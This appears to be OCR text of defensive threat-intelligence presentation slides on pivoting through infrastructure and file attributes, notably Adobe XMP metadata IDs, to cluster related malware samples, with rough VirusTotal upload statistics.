
Domain -> Sub Domains(s)

IP -> ASN -> IP(s)


SSL Certificates

Google Analytics IDs

…and more…



File Pivots



IP Address

Domain Name

URL

Email Address

File Name / Pattern

Adobe XMP ID

AV Labels

Graphical Lure

…

File Pivots

IP Address

Domain Name

URL

Email Address


File Name / Pattern

Adobe XMP ID

AV Labels

Graphical Lure

…



Pivoting on XMP IDs

Adobe **E**xtensible **M**etadata **P**latform (XMP).

Defines a standard of mapping asset relationships.

XML parent-to-child and revision tracking.


Original (OID), Document (DID), and Instance (IID).

Data updated on save/copy and embedded within the asset.


reference: http://wwwimages.adobe.com/content/dam/acom/en/products/xmp/Pdfs/XMPAssetRelationships.pdf

Adobe

XMP ID Family Trees




reference: http://wwwimages.adobe.com/content/dam/acom/en/products/xmp/Pdfs/XMPAssetRelationships.pdf



VTI: Daily Uploads

~1.3M total < ~1M distinct < ~900k new < ~400k malicious



VTI: File Distribution


~1M PDF < ~50k Office < ~20k Java < ~15k Excel…

